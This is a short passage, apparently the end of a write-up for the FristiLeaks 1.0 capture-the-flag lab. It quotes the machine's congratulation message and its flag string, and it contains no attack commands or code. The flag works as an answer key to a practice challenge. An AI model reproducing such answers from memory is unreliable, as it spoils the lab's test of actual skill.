Congratulations on beating FristiLeaks 1.0 by Ar0xA [https://tldr.nu]

I wonder if you beat it in the maximum 4 hours it's supposed to take!

Shoutout to people of #fristileaks (twitter) and #vulnhub (FreeNode)

Flag: Y0u_kn0w_y0u_l0ve_fr1st1
```

And Finally here is the FLAG!!!
